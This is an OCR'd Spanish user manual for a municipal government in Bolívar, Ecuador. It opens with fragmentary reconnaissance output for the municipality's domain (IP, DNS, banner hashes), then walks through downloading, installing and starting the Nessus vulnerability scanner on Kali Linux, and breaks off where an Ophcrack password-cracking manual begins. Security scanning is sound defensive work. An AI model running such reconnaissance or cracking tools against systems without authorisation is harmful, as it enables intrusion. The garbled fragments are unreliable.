olivar.go...
alumniconnect@adrian.edu
71 3505 5000
0 2 0024
0 4 2906
415 831 2700
+91 75758 09577
fqdn
+1 800 222 2734
800 505 9496
517 264 3168
2018 2019 2021
https://www.municipiobolivar.go...
4sysops.com
stackoverflow.com
learn.microsoft.com
www.techtarget.com
www.upguard.com
support.google.com
docs.aws.amazon.com
robertheaton.com
devblogs.microsoft.com
developer.mozilla.org
docs.gitea.io
www.cloudflare.com


https://predios.municipioboliva...
3923195
22128547
22128546
4620887
3922498
3727937
22128545
3458298
3727913
3727935
1374094
1889374
<empty>
username22@bw.edu
neuripshotline@gmail.com
alumniconnect@adrian.edu
71 3505 5000
415 831 2700
858 208 3810
+91 75758 09577
800 395 3369
+1 800 222 2734
251 380 7301
800 505 9496
517 264 3168
2018 2019 2021
Invalid Domain
https://predios.municipioboliva...
4sysops.com
stackoverflow.com
learn.microsoft.com
www.upguard.com
support.google.com
robertheaton.com
docs.aws.amazon.com


municipiobolivar.gob.ec
DNS
nic.ec
DNS
whois.nic.ec
nic.ec


DNS
municipiobolivar.gob.ec
154.16.202.160
HTTP/1.1 200 OK
HTTP/1.1 302 Mov...
HTTP/1.1 302 Mov...
HTTP/1.1 301 Mov...
PowerDNS Authori...
* OK [CAPABILITY...
HTTP/1.1 301 Mov...
HTTP/1.1 301 Mov...
Portmap Program...
50.1025,8.6299
Banner Hash
660994739
Banner Hash
147399083
Banner Hash
-1132241830
Banner Hash
1542778817
Banner Hash
1335070740
Banner Hash
-119625717
Banner Hash
-1124818647
Banner Hash
-431352069
Banner Hash
692032012
Banner Hash
1032231560
HTML Hash
0
HTML Hash
701855552
HTML Hash
1632656507
HTML Hash
-964919093

Como podemos observar nos bota información acerca de un puerto 80, este es utilizado por el protocolo HTTP (Hypertext Transfer Protocol) para la comunicación entre servidores web y clientes. Es el puerto predeterminado para la comunicación HTTP.



3. GLOSARIO

Término	Descripción
Puerto	Un puerto de computadora es una interfaz de comunicación que puede conectarse a un dispositivo de entrada o salida. Cada puerto tiene un número identificador único conocido como número de puerto, que se utiliza para distinguirlo de otros puertos.

NESSUS

Manual de Usuario

Por: Esteban Herrera E

Versión: 001

Fecha: 14/11/2022

HOJA DE CONTROL

Organismo	Gobierno Autónomo descentralizado de Bolívar		
Entregable	Manual de Usuario		
Autor	Esteban Herrera		
Prueba	001	**Fecha de Prueba**	14/11/2022
Aprobado por	Andrés Villarruel	**Fecha Aprobación**	14/11/2022
		Nº Total de Páginas	13

INDICE

1. DESCRIPCIÓN DEL SISTEMA 126

1.1 Objetivo 126

2. Alcance 126

3. Funcionalidad 126

4.MAPA DEL SISTEMA 126

5.DISEÑO 126

6. GLOSARIO 132

1. DESCRIPCIÓN DEL SISTEMA

1.1 Objetivo

El objetivo de Nessus es identificar vulnerabilidades en sistemas informáticos y redes. Nessus es un software de escaneo de vulnerabilidades que se utiliza para realizar evaluaciones de seguridad en sistemas informáticos y redes, con el fin de detectar posibles

2. Alcance

La presente herramienta tiene como alcance ser empleada en todos los equipos informáticos del municipio de Bolívar.


3. Funcionalidad


El software realiza una variedad de pruebas automatizadas para buscar vulnerabilidades conocidas, como puertos abiertos, contraseñas débiles, vulnerabilidades de software, entre otros. Una vez que se detectan las vulnerabilidades, Nessus genera informes detallados que indican cómo solucionar los problemas de seguridad encontrados.


En resumen, Nessus es una herramienta útil para los profesionales de seguridad informática,

4.MAPA DEL SISTEMA

5.DISEÑO






KALILINX [Corriendo] - Oracle VM VirtualBox
Descargue la Evaluación...
Descargue la Evaluación de vulnerabilidades | Nessus® | Tenable® - Mozilla Firefox
Descargue la Evaluación
https://es-la.tenable.com/products/nessus
Kali Linux
Kali Tools
Kali Forums
Kali Docs
NetHunter
Offensive Security
MSFU
Exploit-DB
GHDB
tenable
Platforma
Productos
Soluciones
Recursos
Socios
Suporte
Empresa
Probar
Comprar
nessus
El estándar de oro para la evaluación de vulnerabilidades
Diseñado para la superficie de ataque moderna
Aproveche la solución de evaluación de vulnerabilidades más confiable del sector para evaluar toda la superficie de ataque moderna. Vaya más allá de sus activos de TI tradicionales, proteja su infraestructura en la nube y obtenga visibilidad hacia su superficie de ataque conectada a Internet.
Nessus Expert
IDEAL PARA
Consultores, evaluadores de penetración, desarrolladores y SMB
Nessus Professional
IDEAL PARA
Consultores, evaluadores de penetración y profesionales de seguridad.


KALILINX [Corriendo] - Oracle VM VirtualBox
Download Nessus | Tena...
11:03 AM
36%
Download Nessus | Tenable® - Mozilla Firefox
Download Nessus | Tena
https://www.tenable.com/downloads/nessus?loginAttempted=true
Kali Linux
Kali Tools
Kali Forums
Kali Docs
NetHunter
Offensive Security
MSFU
Exploit-DB
GHDB
Nessus
Nessus Agents
Nessus Network Monitor
Tenable.sc
Integrations
Sensor Proxy
Log Correlation Engine
Tenable Core
Tenable.ot
Tenable.ad
Web Application Scanning
Frictionless
Tenable.cs
Compliance & Audit Files
Downloads / Nessus
Nessus
Download an
Choose Download
Version
Nessus - 10.5.0
Download
Download by curl
Docker
Virtual Machines
Opening Nessus-10.5.0-ubuntu1404_amd64.deb
You have chosen to open:
Nessus-10.5.0-ubuntu1404_amd64.deb
which is: paquete de Debian
from: https://www.tenable.com
What should Firefox do with this file?
Open with
Gestor de archivadores Engrampa (default)
Save File
Do this automatically for files like this from now on.
Cancel
OK
Summary
Release Date: Mar 2, 2023
Release Notes:
Nessus 10.5.0 Release Notes
Signing Keys:
RPM-GPG-KEY-Tenable-4096 (10.4 & above)
RPM-GPG-KEY-Tenable-2048 (10.3 & below)
2 Start and Setup Nessus
Open Nessus and follow setup wizard to finish setting up Nessus
3 Getting Started
Check out our documentation for Nessus
Downloading Nessus-10.5.0-ubu...
13°C
Parc. soleado
Buscar
ESP
LAA
11:03
16/3/2023


```
┌──(root💀 esteban)-[/home/estebanh/Descargas]
└─# dpkg -i Nessus-10.5.0-ubuntu1404_amd64.deb
Seleccionando el paquete nessus previamente no seleccionado.
(Leyendo la base de datos ... 267021 ficheros o directorios instalados actualmente.)
Preparando para desempaquetar Nessus-10.5.0-ubuntu1404_amd64.deb ...
Desempaquetando nessus (10.5.0) ...
Configurando nessus (10.5.0) ...
HMAC : (Module_Integrity) : Pass
SHA1 : (KAT_Digest) : Pass
SHA2 : (KAT_Digest) : Pass
SHA3 : (KAT_Digest) : Pass
TDES : (KAT_Cipher) : Pass
AES_GCM : (KAT_Cipher) : Pass
AES_ECB_Decrypt : (KAT_Cipher) : Pass
RSA : (KAT_Signature) : RNG : (Continuous_RNG_Test) : Pass
Pass
ECDSA : (PCT_Signature) : Pass
ECDSA : (PCT_Signature) : Pass
DSA : (PCT_Signature) : Pass
TLS13_KDF_EXTRACT : (KAT_KDF) : Pass
TLS13_KDF_EXPAND : (KAT_KDF) : Pass
TLS12_PRF : (KAT_KDF) : Pass
PBKDF2 : (KAT_KDF) : Pass
SSHKDF : (KAT_KDF) : Pass
KBKDF : (KAT_KDF) : Pass
HKDF : (KAT_KDF) : Pass
SSKDF : (KAT_KDF) : Pass
X963KDF : (KAT_KDF) : Pass
X942KDF : (KAT_KDF) : Pass
HASH : (DRBG) : Pass
CTR : (DRBG) : Pass
HMAC : (DRBG) : Pass
DH : (KAT_KA) : Pass
ECDH : (KAT_KA) : Pass
RSA_Encrypt : (KAT_AsymmetricCipher) : Pass
RSA_Decrypt : (KAT_AsymmetricCipher) : Pass
RSA_Decrypt : (KAT_AsymmetricCipher) : Pass
INSTALL PASSED
Unpacking Nessus Scanner Core Components ...

 - You can start Nessus Scanner by typing /bin/systemctl start nessusd.service
 - Then go to https://esteban:8834/ to configure your scanner


┌──(root💀 esteban)-[/home/estebanh/Descargas]
└─#
```


```
┌──(root💀 esteban)-[/home/estebanh/Descargas]
└─# service nessusd status
● nessusd.service - The Nessus Vulnerability Scanner
     Loaded: loaded (/lib/systemd/system/nessusd.service; disabled; vendor preset: disabled)
     Active: inactive (dead)

┌──(root💀 esteban)-[/home/estebanh/Descargas]
└─# service nessusd start

┌──(root💀 esteban)-[/home/estebanh/Descargas]
└─# service nessusd status
● nessusd.service - The Nessus Vulnerability Scanner
     Loaded: loaded (/lib/systemd/system/nessusd.service; disabled; vendor preset: disabled)
     Active: active (running) since Thu 2023-03-16 11:25:02 -05; 3s ago
   Main PID: 2214 (nessus-service)
      Tasks: 14 (limit: 2635)
     Memory: 126.3M
        CPU: 3.356s
     CGroup: /system.slice/nessusd.service
             ├─2214 /opt/nessus/sbin/nessus-service -q
             └─2216 nessusd -q

mar 16 11:25:02 esteban systemd[1]: Started The Nessus Vulnerability Scanner.
mar 16 11:25:04 esteban nessus-service[2216]: Cached 0 plugin libs in 1msec
mar 16 11:25:04 esteban nessus-service[2216]: Cached 0 plugin libs in 0msec

┌──(root💀 esteban)-[/home/estebanh/Descargas]
└─#
```


KALILINX [Corriendo] - Oracle VM VirtualBox
Firefox
root@esteban: /home/e...
Warning: Potential Security Risk Ahead - Mozilla Firefox
Warning: Potential Secu
https://localhost:8834
Kali Linux
Kali Tools
Kali Forums
Kali Docs
NetHunter
Offensive Security
MSFU
Exploit-DB
GHDB
Warning: Potential Security Risk Ahead
Firefox detected a potential security threat and did not continue to localhost. If you visit this site, attackers could try to steal information like your passwords, emails, or credit card details.
What can you do about it?
The issue is most likely with the website, and there is nothing you can do to resolve it.
If you are on a corporate network or using anti-virus software, you can reach out to the support teams for assistance. You can also notify the website's administrator about the problem.
Learn more...
Go Back (Recommended)
Advanced...


KALILINX [Corriendo] - Oracle VM VirtualBox
Firefox
root@esteban: /home/e...
Nessus / Setup - Mozilla Firefox
Nessus / Setup
https://localhost:8834/#/
Kali Linux
Kali Tools
Kali Forums
Kali Docs
NetHunter
Offensive Security
MSFU
Exploit-DB
GHDB
nessus
Welcome to Nessus
You can click Settings to configure the Nessus proxy, plugin feed, and encryption password settings before you start the installation, or you can select Register Offline to configure an offline installation.
When you are ready, click Continue to proceed with the installation.
Register Offline
Settings
Continue
© 2023 Tenable™, Inc.


nessus
Welcome to Nessus
Choose how you want to deploy Nessus. Select a product to get started.
Nessus Expert
Nessus Professional
Nessus Manager
Nessus Essentials
Managed Scanner
Back
Continue
© 2023 Tenable®, Inc.


KALILINX [Corriendo] - Oracle VM VirtualBox
Firefox
root@esteban: /home/e...
11:41 AM
78%
Nessus Essentials / Folders / My Scans - Mozilla Firefox
Nessus Essentials / Folde
Thank You for Register
https://localhost:8834/#/scans/folders/my-scans
Kali Linux
Kali Tools
Kali Forums
Kali Docs
NetHunter
Offensive Security
MSFU
Exploit-DB
GHDB
nessus
Essentials
Scans
Settings
Esteban
FOLDERS
My Scans
All Scans
Trash
RESOURCES
Policies
Plugin Rules
Terrascan
My Scans
Import
New Folder
New Scan
This folder is empty. Create a new scan.



6. GLOSARIO

Término	Descripción
Plugin	Un plugin de Nessus es un componente de software que se utiliza para realizar una evaluación específica de vulnerabilidades en sistemas informáticos y redes. Los plugins de Nessus son programas que se ejecutan dentro del software de escaneo de vulnerabilidades Nessus y están diseñados para buscar vulnerabilidades conocidas en sistemas operativos, aplicaciones, servicios de red y otros componentes de TI.

OPH-CRACK

Manual de Usuario

Por: Esteban Herrera E

Versión: 001

Fecha: 14/11/2022

HOJA DE CONTROL

